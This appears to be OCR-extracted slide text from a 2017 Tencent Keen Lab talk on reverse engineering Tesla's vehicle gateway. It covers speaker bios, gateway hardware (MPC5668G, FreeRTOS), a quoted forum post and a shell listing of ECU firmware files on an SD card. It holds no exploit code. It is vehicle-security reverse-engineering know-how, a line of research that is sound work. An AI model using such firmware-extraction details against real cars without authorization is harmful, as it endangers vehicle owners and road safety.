

特斯拉网关的逆向揭秘

腾讯科恩实验室

自我介绍

- 聂森

- 科恩实验室安全研究员，目前专注于汽车安全。
- 主要从事程序分析相关研究，希望把程序分析技术应用于实际的漏洞挖掘工作中。
- 在Anroid/Linux内核漏洞挖掘领域经验丰富，发现若干高危漏洞。


- 刘令

- 科恩实验室安全研究员，目前专注于汽车安全。
- 擅长软件逆向与漏洞利用技术。
- 曾发现数个QEMU/XEN的安全漏洞。

- 汽车网关介绍
- 特斯拉网关：硬件与固件特性
- 特斯拉网关逆向工程
- FreeRTOS概览
- 特斯拉网关功能分析
- 演示
- 更多

- 汽车网关系统是汽车车电网络中的重要一环，它用于在车载多路CAN总线之间进行数据转发。
- 特斯拉在车载总线中引入了以太网，所以特斯拉汽车网关还负责以太网与CAN总线之间的数据过滤与转发。
- 典型案例
 - 吉普自由光(NEC V850)
 - 特斯拉(Freescale MPC5668G)
 - 本土车企(NEC 78K0R)

特斯拉汽车网关




硬件特性

FT 2017

X-TECH 技术派对

<http://www.nxp.com/products/microcontrollers-and-processors/power-architecture-processors/mpc5xxx-5xxx-32-bit-mcus/mpc56xx-mcus/ultra-reliable-mpc5668g-mcu-for-automotive-industrial-gateway-applications:MPC5668G>



The screenshot shows a forum post from an electrical engineer. The user's profile includes a cartoon character avatar, the name 'Engineer', and the title 'Electrical Engineer'. The post is dated August 21, 2018, and has 15 replies. The text of the post discusses the MCU's power management, stating that it never sleeps and is always on for logging. It mentions that 3G, Bluetooth, and Wifi are disabled while asleep. The engineer then corrects a previous statement, explaining that the MCU has two separate systems: one for logging (running FreeRTOS on a Freescale MPC5668G) and another for the gateway that can stay awake.

Engineer
Electrical Engineer

Aug 21, 2018

apacheguy said:

The MCU never sleeps. It is always on for logging. That's why the center screen immediately comes seconds to wake up. 3G, Bluetooth, and Wifi are clearly disabled while asleep, but I've never seen


I just figured that the LTE radio might be faster to wake up than the older radio

This is not true. The MCU has 2 separate and distinct systems in it's housing; the performs the logging function, and it runs **FreeRTOS on a Freescale MPC5668G** while the Gateway can stay awake.

ATTENTION! These posts are the intellectual property of the author, and may not be quoted off this site without specific written consent.

REPORT





```
nforest@nforest: ~/workspace/tesla/SD_4GB
→ SD_4GB ls
booted.img  hwidacq.log  log  orig_int.dat  update.log
config      hwids.acq    modhwid.log  release.tgz
dtc         hwids.txt    modinfo.log  udsdebug.log
→ SD_4GB mkdir release && tar xf release.tgz -C release/

gzip: stdin: decompression OK, trailing garbage ignored
tar: Child returned status 2
tar: Error is not recoverable: exiting now
→ SD_4GB ls release/
bdy.hex      chgsph2cp1d.hex  dhfd.hex  gtw.hex  pdm.hex
bmscp1d.hex  chgsph2.hex      dhfp.hex  hndfd.hex  pm.hex
bms.hex      chgsph3cp1d.hex  dhrd.hex  hndfp.hex  ptc.hex
chgph1cp1d.hex  chgsph3.hex      dhrp.hex  hndrd.hex  rocm.hex
chgph1.hex    chgsvicp1d.hex   difpga.hex  hndrp.hex  sec.hex
chgph2cp1d.hex  chgsvi.hex       di.hex     ic.hex     sun.hex
chgph2.hex    chgvicp1d.hex    dsp.hex    lift.hex   thc.hex
chgph3cp1d.hex  chgvi.hex        eas.hex    log.cfg   tpms_hard_cal.hex
chgph3.hex    cp.hex           epb.hex    manifest  tuner_cal.hex
chgsph1cp1d.hex  dcdc.hex         epbm.hex   msm.hex   tunerdsp.hex
chgsph1.hex    ddm.hex          esp.hex    park.hex  tuner.hex
→ SD_4GB
```


系统内存布局

FT 2017

X-TECH技术派对

Address		Region Name	Tesla Specifics
Start	End		
